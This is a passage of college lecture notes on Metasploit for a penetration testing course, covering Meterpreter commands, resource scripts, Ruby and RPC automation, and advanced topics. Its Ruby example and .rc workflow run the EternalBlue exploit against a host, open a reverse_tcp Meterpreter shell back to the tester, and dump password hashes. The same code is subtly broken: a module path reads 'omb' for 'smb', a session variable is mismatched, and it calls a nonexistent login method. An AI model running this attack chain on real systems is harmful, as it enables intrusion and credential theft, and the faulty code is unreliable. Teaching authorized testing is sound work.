Document findings, provide recommendations, and retest after remediation.

### 2 KEY FEATURES OF METERPRETER

<b>IN-MEMORY OPERATION</b> Runs in memory, avoiding disk writes. Helps evaluate detection & monitoring capabilities.	<b>NETWORK AWARENESS</b> Enumerate network configuration, discover systems, and pivot to internal networks.
<b>EXTENSIBLE ARCHITECTURE</b> Easily load additional modules to extend functionality during an assessment.	<b>INFORMATION COLLECTION</b> Gather system information, users, processes, software, and more for impact analysis.
<b>FILE SYSTEM ACCESS</b> Interact with the file system to assess access controls and data exposure.	<b>PRIVILEGE ASSESSMENT</b> Escalate privileges (if possible) and evaluate the level of access obtained.

### 4 COMMON POST-EXPLOITATION ACTIVITIES

<b>System Information</b> <small>Collect OS, hardware, network and domain information.</small>	<b>User &amp; Privilege Enumeration</b> <small>Identify users, groups and current privilege level.</small>	<b>Command Execution</b> <small>Run commands and scripts on the target system.</small>	<b>File System Access</b> <small>List, upload, download, or modify files for assessment.</small>	<b>Network Pivoting</b> <small>Access internal networks and other systems.</small>	<b>Credential Access</b> <small>Extract hashes, passwords and tokens (if possible).</small>
---	---	---	---	---	--

### 5 METERPRETER COMMAND EXAMPLES

```

meterpreter > sysinfo           # Get system information
meterpreter > getuid            # Get current user
meterpreter > ipconfig          # View network configuration
meterpreter > ps                # List running processes
meterpreter > ls                # List files in current directory
meterpreter > screenshot        # Capture desktop screenshot
meterpreter > download file.txt # Download a file
meterpreter > upload file.txt   # Upload a file
meterpreter > shell             # Drop to system shell
meterpreter > background        # Background the session
meterpreter > exit              # Terminate the session

```

### 6 BENEFITS OF USING METERPRETER

<b>Realistic Assessment</b> <small>Simulates real-world attacker capabilities.</small>	<b>Demonstrates Risk</b> <small>Shows the true impact of vulnerabilities.</small>	<b>Improves Defenses</b> <small>Helps identify gaps in controls and monitoring.</small>	<b>Supports Compliance</b> <small>Provides evidence for audits and risk reviews.</small>	<b>Informs Decisions</b> <small>Helps prioritize fixes and allocate resources.</small>
---	--	--	---	---

### 7 BEST PRACTICES

<ul style="list-style-type: none"> <li>✓ Obtain written authorization before testing.</li> <li>✓ Stay within the defined scope and rules of engagement.</li> <li>✓ Use a controlled and isolated test environment.</li> </ul>	<ul style="list-style-type: none"> <li>✓ Document all actions, findings and evidence.</li> <li>✓ Protect data and maintain confidentiality.</li> <li>✓ Remediate issues and retest to validate fixes.</li> </ul>
---	--

**LEGAL & ETHICAL USE ONLY**

Always follow legal and ethical guidelines. Unauthorized testing is illegal.

### 8 METERPRETER ARCHITECTURE



Tester (Attacker Machine)

Payload Delivery



Target System (Compromised)

Encrypted Communication



Meterpreter (In-Memory)

**KEY TAKEAWAY**  
Meterpreter is a powerful post-exploitation tool in the Metasploit Framework that enables security professionals to evaluate the impact of client compromises, validate defenses, and strengthen the overall security posture of organizations when used responsibly in authorized tests.





# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

## Automating and Scripting Metasploit

### What Is Metasploit Automation?

Automation in Metasploit Framework allows security professionals to perform repetitive penetration-testing tasks automatically instead of manually entering commands each time.

Automation improves:

- Efficiency
- Consistency
- Scalability
- Reporting
- Workflow management

It is particularly useful in large authorized security assessments involving many systems.

---

### Why Automate Metasploit?

#### Save Time

Automates repetitive activities such as scanning, enumeration, and reporting.

#### Improve Consistency

Ensures the same testing process is applied across multiple targets.

#### Scale Assessments

Allows security teams to assess larger environments more efficiently.

#### Better Reporting

Automatically collects results and organizes findings.

#### Extend Functionality



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

Enables creation of customized testing workflows.

---

# Methods for Automating Metasploit

## 1. Resource Scripts (.rc)

Resource scripts contain a sequence of Metasploit commands that can be executed automatically.

### Benefits

- Easy to create
- Reduces manual work
- Standardizes testing procedures

### Typical Uses

- Vulnerability scanning
  - Environment setup
  - Data collection
  - Report generation
- 

## 2. Ruby Scripting

Metasploit is written largely in Ruby and provides APIs for automation.

### Benefits

- Full customization
- Advanced workflow creation
- Integration with security tools

### Typical Uses

- Custom modules
- Automated assessments
- Data processing
- Security orchestration



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

---

### 3. RPC API Integration

The Remote Procedure Call (RPC) interface enables external applications to interact with Metasploit.

#### Benefits

- Remote management
- Integration with dashboards
- Centralized automation

#### Common Integrations

- SIEM platforms
  - Security orchestration systems
  - Vulnerability management tools
- 

### 4. Database Automation

Metasploit can store and manage assessment data.

#### Benefits

- Centralized storage
- Efficient data management
- Easier reporting

#### Information Stored

- Hosts
- Services
- Vulnerabilities
- Assessment results

## Benefits of Automation

 Faster Assessments



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

Reduces time spent on repetitive tasks.

### Increased Accuracy

Minimizes human error.

### Improved Reporting

Produces consistent and organized results.

### Repeatability

Allows assessments to be repeated using the same methodology.

### Scalability

Supports larger enterprise environments.

---

## Best Practices

- ✓ Obtain written authorization before testing.
  - ✓ Keep scripts modular and reusable.
  - ✓ Document automated workflows.
  - ✓ Validate results manually when necessary.
  - ✓ Protect credentials and sensitive data.
  - ✓ Follow organizational policies and legal requirements.
  - ✓ Test automation scripts in a controlled environment before deployment.
-

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

# Challenges of Automation

- ⚠ False positives may still occur.
- ⚠ Automated tools cannot replace human analysis.
- ⚠ Complex environments may require manual validation.
- ⚠ Poorly designed automation can miss important context.

## AUTOMATING AND SCRIPTING METASPLOIT

Work smarter. Test faster. Achieve more.

Metasploit can be automated and extended using scripts, resource files, and APIs—helping security professionals perform repeatable and efficient penetration tests.

---

### 1 WHY AUTOMATE METASPLOIT?

- Save Time**  
Automate repetitive tasks and long processes.
- Consistency**  
Ensure repeatable and reliable testing results.
- Scale Testing**  
Run large assessments across multiple systems.
- Better Reporting**  
Automatically collect results and generate reports.
- Extend Functionality**  
Create custom scripts and modules to fit your needs.

### 2 WAYS TO AUTOMATE METASPLOIT

- Resource Scripts (.rc)**  
Text files containing Metasploit commands that can be executed in msfconsole.
- Ruby Scripts (MSF API)**  
Use the powerful Ruby API to build custom tools, modules, and workflows.
- External Integration**  
Integrate with external tools using command line, RPC, or APIs.
- Job Scheduling**  
Schedule scans and tasks to run automatically.
- Database Automation**  
Automate workspace, hosts, services, and vulnerability management.

### 3 RESOURCE SCRIPTS (.RC)

Create a file with Metasploit commands and run it.  
Example: basic\_scan.rc

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
set THREADS 50
run

use auxiliary/scanner/http/http_version
set RHOSTS 192.168.1.10
run

exit
```

Run the script:  
`msfconsole -r basic_scan.rc`

Resource scripts help you automate and standardize tasks in an authorized engagement.

---

### 4 RUBY SCRIPTING WITH THE MSF API

Example: Connect and run a module using Ruby

```
require 'msf/core'
require 'msf/core/exploit'

framework = Msf::Framework.create
framework.login

exploit = framework.modules.use('exploit/windows/omb/ms17_010_eternalblue')
exploit['RHOSTS'] = '192.168.1.10'
exploit['PAYLOAD'] = 'windows/x64/meterpreter/reverse_tcp'
exploit['LHOST'] = '192.168.1.5'
exploit['LPORT'] = 4444
exploit.exploit

sleep 5
session = framework.sessions.list.first
if session
  puts "[*] Meterpreter session opened: #{@session.sid}"
end
```

Ruby scripting gives you full control to build custom automation, modules, and post-exploitation tools.

### 5 AUTOMATION WORKFLOW EXAMPLE

Sample Automated Workflow (using .rc script)

```
1 db_nmap -sV -O 192.168.1.0/24
2 search type:exploit platform:windows
3 use exploit/windows/omb/ms17_010_eternalblue
4 set RHOSTS 192.168.1.10
5 set PAYLOAD windows/x64/meterpreter/reverse_tcp
6 set LHOST 192.168.1.5
7 run
8 sessions -i 1
9 sysinfo
10 hashdump
11 exit
```

Automate the entire attack chain in a controlled and authorized environment.

---

### 6 USING THE METASPLOIT RPC API

Connect via:

- msfrpc
- HTTPS
- JSON-RPC

Enable RPC in msfconsole: `load msgrpc`

You can:

- ✓ List modules
- ✓ Run exploits
- ✓ Manage sessions
- ✓ Access database
- ✓ Retrieve results

### 7 USEFUL COMMANDS FOR AUTOMATION

Command	Description
<code>load &lt;script&gt;</code>	Load a resource script.
<code>resource &lt;file.rc&gt;</code>	Run a resource script.
<code>makerc &lt;file.rc&gt;</code>	Save the current console commands to a .rc file.
<code>irb</code>	Start an interactive Ruby shell with the MSF API.
<code>sessions -c &lt;id&gt;</code>	Run a command on a session (in automation).
<code>db_* commands</code>	Interact with the Metasploit database.
<code>workspace -a &lt;name&gt;</code>	Create and switch workspaces.
<code>setg &lt;opt&gt; &lt;val&gt;</code>	Set a global option for automation scripts.

---

### 8 BEST PRACTICES

- Always get written authorization.
- Keep scripts simple, modular, and reusable.
- Store sensitive data securely (API keys, and passwords).
- Log everything and maintain evidence of actions.
- Test scripts in a lab before using in engagements.
- Document scripts and share knowledge with your team.

### 9 BENEFITS OF AUTOMATING METASPLOIT

- Faster Assessments
- More Accurate
- Repeatable & Reliable
- Better Scalability
- Focus on Analysis, not Repetition.

**KEY TAKEAWAY**  
Automation and scripting in Metasploit empower security professionals to perform efficient, repeatable, and scalable penetration tests. By leveraging resource scripts, Ruby APIs, and RPC, you can save time and deliver deeper insights—responsibly and effectively.

**metasploit**  
FRAMEWORK

Automate. Validate. Strengthen Security. Protect What Matters.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

## Going Further with Metasploit

### Overview

After learning the basics of Metasploit Framework, security professionals can explore advanced features that enhance vulnerability assessment, penetration testing, reporting, and security validation in authorized environments.

---

## Advanced Areas of Metasploit

### 1. Advanced Reconnaissance and Enumeration

Gather detailed information about target systems before testing.

#### Activities

- Host discovery
- Service enumeration
- Operating system identification
- Network mapping
- Banner grabbing

#### Benefits

- Better understanding of the target environment
- More accurate vulnerability identification

---

### 2. Custom Module Development

Create custom modules for unique testing requirements.

#### Types of Modules

- Exploit modules



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

- Auxiliary modules
- Post-exploitation modules
- Encoders
- Payloads

### Benefits

- Tailored security assessments
  - Support for organization-specific testing scenarios
- 



## 3. Database and Workspace Management

Metasploit includes database features for managing assessment data.

### Stores

- Hosts
- Services
- Vulnerabilities
- Credentials
- Assessment notes

### Benefits

- Organized project management
  - Improved reporting and collaboration
- 



## 4. Automation and Scripting

Automate repetitive security testing tasks.

### Tools

- Resource scripts (.rc)
- Ruby scripting
- RPC API integration

### Benefits



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

- Faster assessments
  - Consistent testing procedures
  - Reduced human error
- 

## 5. Post-Exploitation Assessment

Evaluate the impact of successful compromise during authorized testing.

### Objectives

- Assess access levels
- Evaluate security controls
- Determine business impact
- Validate detection capabilities

### Benefits

- Realistic risk assessment
  - Improved remediation planning
- 

## 6. Evasion and Detection Testing

Evaluate the effectiveness of security monitoring solutions.

### Examples

- Antivirus testing
- Endpoint detection validation
- Logging verification
- Alert generation assessment

### Goal

Measure how effectively security controls identify suspicious activities.



# NARSIMHA REDDY ENGINEERING COLLEGE

An Autonomous Institution | Affiliated to JNTUH | Approved by AICTE  
Accredited by NBA & NAAC with 'A' Grade

## VULNERABILITY ASSESSMENT AND PENETRATION TESTING (23CY701)

### 7. Cloud and Modern Infrastructure Testing

Assess modern environments including:

- Cloud platforms
- Virtualized systems
- Containers
- Hybrid infrastructures

#### Benefits

- Broader security coverage
  - Assessment of emerging technologies
- 

### 8. Reporting and Documentation

Generate professional reports containing:

#### Report Components

- Executive summary
- Technical findings
- Risk ratings
- Evidence
- Recommendations

#### Benefits

- Supports remediation efforts
- Improves communication with stakeholders